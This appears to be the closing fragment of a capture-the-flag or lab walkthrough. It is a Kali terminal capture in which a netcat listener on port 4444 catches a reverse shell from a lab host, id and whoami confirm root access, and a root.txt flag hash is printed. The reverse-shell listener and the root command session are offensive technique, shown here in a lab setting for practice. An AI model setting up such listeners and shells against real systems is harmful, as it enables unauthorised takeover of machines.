┌──(root㉿kali)-[~]
└─# rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.18] from (UNKNOWN) [10.0.2.17] 40846
id
uid=0(root) gid=0(root) groups=0(root)
ls
index.php
whoami
root
```

root.txt : f950998f0d484a2ef1ea83ed4f42bbca